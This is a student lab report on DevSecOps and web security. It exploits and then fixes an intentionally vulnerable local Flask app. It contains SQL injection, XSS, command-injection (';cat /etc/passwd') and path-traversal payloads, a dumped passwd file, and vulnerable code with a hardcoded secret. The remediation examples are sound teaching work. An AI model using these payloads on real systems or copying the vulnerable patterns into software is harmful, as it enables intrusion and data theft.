



Project Report

DevSecOps / Web Security

By:

Mossaab Saouti

Cybersecurity & Threat Intelligence
National School of Applied Sciences of Tangier

Supervised by:

Said Bouchkaren

Academic Year: 2025/2026
May 2026

Abstract

This report presents the practical work carried out as part of the DevSecOps and Web Security lab at the National School of Applied Sciences of Tangier. The objective was to build, exploit, and secure a Flask web application while integrating automated security testing into a CI/CD pipeline.

Part 1 covered environment setup, STRIDE threat modeling, and hands-on exploitation of four critical vulnerabilities: SQL Injection, Cross-Site Scripting (XSS), OS Command Injection, and Path Traversal. Each vulnerability was analyzed, exploited against an intentionally insecure application, and subsequently remediated in a secure implementation.

Part 2 covers automated security testing using SAST (Bandit), SCA (Safety), and DAST (OWASP ZAP) tools integrated into a GitHub Actions pipeline with security gates. Part 3 addresses Docker container hardening following CIS Benchmark guidelines, runtime WAF monitoring, security headers, and an incident response exercise.

The complete lab demonstrates a full DevSecOps workflow from threat modeling to production hardening, reflecting industry best practices for secure software delivery.

Keywords: DevSecOps, Web Security, OWASP Top 10, Flask, STRIDE, SAST, DAST, Docker, CI/CD, WAF

Contents

Abstract	1
1 Introduction	2
1.1 Context and Objectives	2
1.2 Lab Structure Overview	2
2 Environment Setup	3
2.1 Prerequisites and Tools	3
2.2 Tool Installation	3
2.3 Repository Setup	4

2.4	Windows vs WSL Context	5
2.5	Project Structure	6
3	Threat Modeling	7
3.1	STRIDE Methodology	7
3.2	Threat Modeling Process	7
3.3	Threat Register — Full Risk Assessment	7
4	Part 1 — Build & Break	9
4.1	Vulnerability Exploitation	9
4.1.1	Exercise 1 — SQL Injection (T1)	9
4.1.2	Exercise 2 — Cross-Site Scripting (XSS) (T7)	10
4.1.3	Exercise 3 — OS Command Injection (T5)	11
4.1.4	Exercise 4 — Path Traversal (T6)	13
4.2	Secure Implementation	14
5	Part 2 — Test & Automate	17
5.1	SAST — Static Application Security Testing	17
5.2	SCA — Software Composition Analysis	17
5.3	Security Unit Testing	17
5.4	CI/CD Pipeline with Security Gates	17
6	Part 3 — Harden & Monitor	18
6.1	Docker Security Hardening	18
6.2	Runtime Security Monitoring	18
6.3	Security Headers	18
6.4	Incident Response Exercise	18
7	Conclusion	19
	References	20

1. Introduction

1.1 Context and Objectives

Modern software development requires security to be integrated at every stage of the development lifecycle, not added as an afterthought. This approach, known as **DevSecOps** (Development, Security, and Operations), shifts security left by embedding automated security checks directly into the CI/CD pipeline.

This project was carried out as part of the Web Security and DevSecOps lab at the National School of Applied Sciences of Tangier. The objective was to gain hands-on experience with real-world security techniques by building, breaking, and securing a Flask web application.

The lab covers the full DevSecOps workflow: from identifying threats using structured threat modeling, to exploiting and remediating OWASP Top 10 vulnerabilities, to automating security testing in a CI/CD pipeline, and finally hardening the deployment environment against runtime attacks.

1.2 Lab Structure Overview

The lab is divided into three parts:

- **Part 1 — Build & Break:** Environment setup, STRIDE threat modeling, and hands-on exploitation of four critical vulnerabilities in an intentionally insecure Flask application, followed by their remediation.
- **Part 2 — Test & Automate:** Integration of automated security tools (Bandit, Safety, pytest, OWASP ZAP) into a GitHub Actions CI/CD pipeline with security gates that block insecure code from being merged.
- **Part 3 — Harden & Monitor:** Docker container hardening following CIS Benchmark guidelines, runtime WAF and rate limiting middleware, security headers implementation, and an incident response exercise.

2. Environment Setup

2.1 Prerequisites and Tools

The following tools were required and installed before beginning the lab:

Tool	Version	Purpose
Python	3.11+	Application runtime and scripting
Flask	2.x	Web application framework
Docker	Latest	Containerization platform
Git	Latest	Version control
WSL (Ubuntu)	2.0	Linux environment on Windows
VS Code	Latest	Code editor with LaTeX Workshop
curl/ Postman	Latest	HTTP request testing

Table 2.1: Tools used in the lab

2.2 Tool Installation

Python: Installed from the official website. Added to PATH for command line access.


Flask: Installed via pip in a virtual environment.

A terminal window with a dark background and light blue/green text. The prompt is (.venv)(nigo@DESKTOP-V9JBRA4)-[1]. The command \$ flask --version is entered. The output is Python 3.13.12, Flask 3.0.3, and Werkzeug 3.0.3.

```
(.venv)(nigo@DESKTOP-V9JBRA4)-[1]  
$ flask --version  
Python 3.13.12  
Flask 3.0.3  
Werkzeug 3.0.3
```

Figure 2.1: Installed tools versions verified in terminal

git: Installed from the official website. Configured with user name and email.



```

MINGW64/c/Users/ELECTRO-RIMO/Desktop/bureau/9raya/DevSecOps/webSecurity
ELECTRO-RIMO@DESKTOP-V9JBRA4 MINGW64 ~/Desktop/bureau/9raya/DevSecOps/webSecurity
$ git config --global user.name Nigo
$ git config --global user.email saouti.mossaab@etu.uae.ac.ma
$ git config user.name Nigo

```

Figure 2.2: Configuration of Git in Terminal

vscode: Installed from the official website. **postman:** Installed from the official website for API testing.




Figure 2.3: VS Code and Postman — development and testing environment

Docker: Installed from the official website. WSL integration enabled for Linux containers.




Figure 2.4: Docker Desktop installed

2.3 Repository Setup

The lab repository was cloned from GitHub and dependencies were installed inside a Python virtual environment to ensure isolation from the system Python installation:

```

1 git clone https://github.com/said-dev-ops/dev-sec-ops-lab-1.git
2 cd dev-sec-ops-lab-1
3 python -m venv .venv
4 source .venv/bin/activate
5 pip install -r requirements.txt

```

Listing 2.1: Repository setup commands




Figure 2.5: Cloning the lab repository and changing Git origin to personal fork




Figure 2.6: Setting up virtual environment and installing dependencies successfully

2.4 Windows vs WSL Context

Initial setup was performed on Windows. However, the lab exercises involving Linux-specific commands (such as `cat /etc/passwd` and `ls /home`) required a Linux environment. The environment was therefore migrated to **WSL (Windows Subsystem for Linux)** running Ubuntu, which provided a realistic Linux server context while maintaining the Windows host machine. All subsequent exploitation exercises were performed inside WSL.

Note: On Windows, the ping command uses `-n` instead of `-c`, and system files like `/etc/passwd` do not exist. WSL was used to replicate a realistic Linux production server environment, as intended by the lab design.

2.5 Project Structure

Following the lab instructions, the repository files were organized into three directories corresponding to the three lab parts:

```
1 dev-sec-ops-lab-1/  
2 |-- part1/  
3 |   |-- app_vulnerable.py  
4 |   |-- app_secure.py  
5 |   '-- stride_threat_model.json  
6 |-- part2/  
7 |   |-- sast_scan.py  
8 |   |-- test_security.py  
9 |   '-- devsecops-pipeline.yml  
10 '-- part3/  
11 |   |-- security_monitoring.py  
12 |   |-- Dockerfile  
13 |   '-- docker-compose.yml
```

Listing 2.2: Project directory structure




Figure 2.7: Organized project directory structure

3. Threat Modeling

3.1 STRIDE Methodology

Threat modeling is a structured approach to identifying security risks before writing a single line of code. **STRIDE** is a mnemonic developed by Microsoft that categorizes threats into six categories:

Category	Full Name	Example Threat	Control
S	Spoofing	SQL injection to bypass login	Parameterized queries
T	Tampering	Malicious pickle deserialization	Input validation
R	Repudiation	No logs — cannot trace attacker	Audit logging
I	Info Disclosure	API returns plaintext passwords	Access control
D	Denial of Service	Command injection crashes server	Rate limiting, WAF
E	Elevation of Privilege	Path traversal reads /etc/passwd	Least privilege, safe_join

Table 3.1: STRIDE threat categories

3.2 Threat Modeling Process

The threat modeling process followed these steps:

1. **Define scope** — identify assets and trust boundaries
2. **Create a Data Flow Diagram (DFD)** — Browser → Flask → SQLite → OS
3. **Enumerate threats** using STRIDE for each data flow
4. **Score each threat** using DREAD or CVSS
5. **Prioritize and assign mitigations**
6. **Validate mitigations** and retest

3.3 Threat Register — Full Risk Assessment

The following table maps all identified threats to STRIDE categories, attack vectors, and mitigations:

ID	Threat	STRIDE	Mitigation	Status
T1	SQL Injection Login Bypass	Spoofing	Parameterized queries	Fixed
T2	Pickle Deserialization RCE	Tampering	Use JSON, never pickle	Fixed
T3	No Audit Logging	Repudiation	Log auth + admin actions	Fixed
T4	Password Exposure via API	Info Disclosure	Field filtering + auth	Fixed
T5	OS Command Injection	Denial of Service	Arg list, no shell=True	Fixed
T6	Path Traversal File Read	Elevation of Priv.	safe_join + whitelist	Fixed
T7	Reflected XSS	Info Disclosure	Jinja2 auto-escape + CSP	Fixed
T8	Hardcoded Secret Key	Spoofing	Load from env variable	Fixed

Table 3.2: Complete threat register

```

1  {
2    "threat_model": {
3      "application": "DevSecOps Flask Lab",
4      "version": "1.0",
5      "date": "2024-01-01",
6      "authors": ["Lab Instructor"],
7      "scope": "Web application with authentication, database, and OS interaction",
8      "assets": [
9        {"id": "A1", "name": "User credentials", "sensitivity": "HIGH"},
10       {"id": "A2", "name": "User data in SQLite DB", "sensitivity": "HIGH"},
11       {"id": "A3", "name": "Admin functionality", "sensitivity": "HIGH"},
12       {"id": "A4", "name": "Host filesystem", "sensitivity": "MEDIUM"},
13       {"id": "A5", "name": "Application server", "sensitivity": "HIGH"}
14     ],
15     "trust_boundaries": [
16       "Internet ↔ Flask Application",
17       "Flask Application ↔ SQLite Database",
18       "Flask Application ↔ Operating System"
19     ],
20     "threats": [
21       {
22         "id": "T1",
23         "stride_category": "Spoofing",
24         "title": "Authentication Bypass via SQL Injection",
25         "description": "Attacker submits ' OR '1'='1 in login form to bypass password check",
26         "affected_asset": "A1",
27         "attack_vector": "/login POST endpoint",
28         "likelihood": "HIGH",
29         "impact": "CRITICAL",
30       }
31     ]
32   }
33 }

```

Figure 3.1: STRIDE threat model JSON file

4. Part 1 — Build & Break

4.1 Vulnerability Exploitation

The vulnerable application was launched using:

```
1 cd part1
2 python app_vulnerable.py
```



Figure 4.1: Vulnerable Flask application running

4.1.1 Exercise 1 — SQL Injection (T1)

Attack Description

SQL Injection occurs when user-supplied input is directly concatenated into an SQL query without sanitization. An attacker can manipulate the query logic to bypass authentication, extract data, or modify the database.

Target: POST /login

Exploitation

The following payload was entered in the username field on the login page:

Listing 4.1: SQL Injection payload

```
admin' OR '1'='1
```

The injected query becomes:

```
1 SELECT * FROM users WHERE username='admin' OR '1'='1'
```

Listing 4.2: Resulting malicious SQL query

Since '1'='1' is always true, the query returns the admin credentials, completely bypassing authentication.




Figure 4.2: Login page — target of SQL injection attack




Figure 4.3: Authentication bypassed using SQL injection

Impact Analysis

STRIDE Category: Spoofing (T1)

CVSS Score: 9.8 Critical

Impact: An attacker can authenticate as any user, including administrators, without knowing any password. This grants full unauthorized access to the application.

4.1.2 Exercise 2 — Cross-Site Scripting (XSS) (T7)

Attack Description

Reflected XSS occurs when user input is included in the HTTP response without proper escaping. An attacker can inject malicious JavaScript that executes in the victim's browser, potentially stealing session tokens or performing actions on their behalf.

Target: GET /search?q=

Exploitation

The following payloads were tested:

Listing 4.3: XSS Payload 1 — script tag

```
http://127.0.0.1:5000/search?q=<script>alert(document.cookie)</script>
```

Listing 4.4: XSS Payload 2 — image error event

```
http://127.0.0.1:5000/search?q=<img src=x onerror=alert(1)>
```

Both payloads triggered a JavaScript alert in the browser. The `document.cookie` payload returned an empty value because Flask sets the `HttpOnly` flag on session cookies, preventing JavaScript access. However, the XSS vulnerability itself was confirmed — in a real scenario targeting an application without `HttpOnly`, session tokens would be exfiltrated.




Figure 4.4: XSS payload executing JavaScript alert in browser




Figure 4.5: Page source confirming lack of output encoding

Impact Analysis

STRIDE Category: Information Disclosure (T7)

CVSS Score: 6.1 Medium

Impact: An attacker can craft a malicious URL and send it to victims. When clicked, the script executes in the victim's browser and can steal cookies, redirect to phishing pages, or perform actions on behalf of the user.

4.1.3 Exercise 3 — OS Command Injection (T5)

Attack Description

Command injection occurs when user input is passed unsanitized to a system shell command. Using `shell=True` in Python's `subprocess` module passes the entire string directly to the OS shell, allowing an attacker to append additional commands using shell operators.

Target: GET /ping?host=

Windows vs WSL Context

Initial testing was performed on Windows where Linux-specific commands were unavailable. The `ping` command on Windows uses `-n` instead of `-c`, and system files like `/etc/passwd` do not exist. The environment was migrated to WSL to replicate a realistic Linux server scenario.

On Windows, the pipe operator (`|`) was used to confirm command injection:

Listing 4.5: Windows command injection — `whoami`

```
http://127.0.0.1:5000/ping?host=127.0.0.1|whoami
```

The server returned: `desktop-v9jbra4\electro-rimo`, confirming arbitrary command execution.

After migrating to WSL, Linux commands worked as intended:

Listing 4.6: WSL command injection — list home directory

```
http://127.0.0.1:5000/ping?host=127.0.0.1;ls+/home
```

Listing 4.7: WSL command injection — dump system users

```
http://127.0.0.1:5000/ping?host=127.0.0.1;cat+/etc/passwd
```




Figure 4.6: Command injection confirmed on Windows — whoami executed





Figure 4.7: setup and run vulnerable app in WSL for Linux command testing




Figure 4.8: Home directory listing via command injection on WSL




Figure 4.9: System user file exposed via command injection

Impact Analysis

STRIDE Category: Denial of Service / Elevation of Privilege (T5)

CVSS Score: 9.8 Critical

Impact: An attacker gains the ability to execute arbitrary OS commands on the server. This can lead to full system compromise: reading sensitive files, creating backdoors, exfiltrating data, or crashing the server entirely.

4.1.4 Exercise 4 — Path Traversal (T6)

Attack Description

Path traversal occurs when user-supplied filenames are passed directly to file system operations without validation. Using `../` sequences, an attacker can escape the intended directory and access arbitrary files on the server.

Target: GET `/read_file?file=`

Exploitation

Listing 4.8: Path traversal — read system users

```
http://127.0.0.1:5000/read_file?file=../../etc/passwd
```


Listing 4.9: Path traversal — read application source code

```
http://127.0.0.1:5000/read_file?file=../app_vulnerable.py
```

Both requests returned the full file contents in the browser. Notably, absolute paths also worked because the vulnerable app uses Python's raw `open()` function:


Listing 4.10: Absolute path attack

```
http://127.0.0.1:5000/read_file?file=/etc/passwd
```



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd/bin/false
messagebus:x:101:101:system message bus:/nonexistent:/usr/sbin/nologin
tcpdump:x:101:102::/nonexistent:/usr/sbin/nologin
_rpc:x:102:65534::/run/rpcbind:/usr/sbin/nologin
sshd:x:990:65534:sshd user:/run/ssh:/usr/sbin/nologin
statd:x:103:65534:/var/lib/nfs:/usr/sbin/nologin
nigo:x:1000:1000:/home/nigo:/bin/bash
```

Figure 4.10: System file exposed via path traversal



```

****
DevSecOps Lab - Session 1
Vulnerable Flask Application (Intentionally Insecure for Learning)
WARNING: DO NOT deploy this in production!
****

from flask import Flask, request, render_template_string, redirect, jsonify
import sqlite3
import os
import subprocess
import pickle
import base64

app = Flask(__name__)
app.secret_key = "supersecretkey123" # VULNERABILITY: Hardcoded secret

# --- Database Setup
DB_PATH = "users.db"

def init_db():
    conn = sqlite3.connect(DB_PATH)
    c = conn.cursor()
    c.execute("""CREATE TABLE IF NOT EXISTS users (
        id INTEGER PRIMARY KEY,
        username TEXT,
        password TEXT,
        role TEXT
    )""")
    # Seed data
    c.execute("INSERT OR IGNORE INTO users VALUES (1, 'admin', 'admin123', 'admin')")
    c.execute("INSERT OR IGNORE INTO users VALUES (2, 'alice', 'password', 'user')")
    conn.commit()
    conn.close()

# --- Routes
@app.route("/")
def index():
    return "

```

Vulnerable Flask App

Figure 4.11: Application source code exposed via path traversal

Impact Analysis

STRIDE Category: Elevation of Privilege (T6)

CVSS Score: 7.5 High

Impact: An attacker can read any file the application has permission to access, including configuration files, secret keys, SSL certificates, and the application source code itself. This information can be used to plan further attacks.

4.2 Secure Implementation

After exploiting all vulnerabilities, `app_secure.py` was examined to understand how each issue was remediated. The secure version follows a consistent principle: **never trust user input**.

#	Vulnerability	Fix Applied
1	SQL Injection	Parameterized queries using ? placeholders
2	XSS	Jinja2 templates with auto-escaping via <code>render_template()</code>
3	Command Injection	Subprocess list syntax + host whitelist; <code>shell=False</code>
4	Path Traversal	<code>werkzeug.safe_join()</code> + allowed filename whitelist
5	Insecure Deserialization	Replace <code>pickle</code> with <code>json.get_json()</code> + field whitelist
6	Data Exposure	Remove passwords from API; require auth on all routes
7	Hardcoded Secret	<code>os.environ.get('SECRET_KEY')</code> or <code>secrets.token_hex(32)</code>
8	Debug Mode	<code>app.run(debug=False)</code> ; use Gunicorn in production

Table 4.1: Vulnerability fixes comparison

SQL Injection Fix:

```

1 # VULNERABLE
2 query = f"SELECT * FROM users WHERE username='{username}'"
3 conn.execute(query)
4
5 # SECURE
6 conn.execute("SELECT * FROM users WHERE username=?", (username
7               ,))

```

Listing 4.11: Vulnerable vs Secure SQL query

Command Injection Fix:

```

1 # VULNERABLE
2 output = subprocess.check_output(f"ping -c 1 {host}", shell=
3     True)
4
5 # SECURE
6 ALLOWED_HOSTS = ["127.0.0.1", "localhost"]
7 if host not in ALLOWED_HOSTS:
8     abort(403)
9 subprocess.check_output(["ping", "-c", "1", host])

```

Listing 4.12: Vulnerable vs Secure subprocess call

Path Traversal Fix:

```

1 # VULNERABLE
2 with open(filename) as f:
3     return f.read()

```

```

4
5 # SECURE
6 ALLOWED_FILES = ["report.txt", "readme.txt"]
7 if filename not in ALLOWED_FILES:
8     abort(403)
9 filepath = safe_join(BASE_DIR, filename)
10 with open(filepath) as f:
11     return f.read()

```

Listing 4.13: Vulnerable vs Secure file access

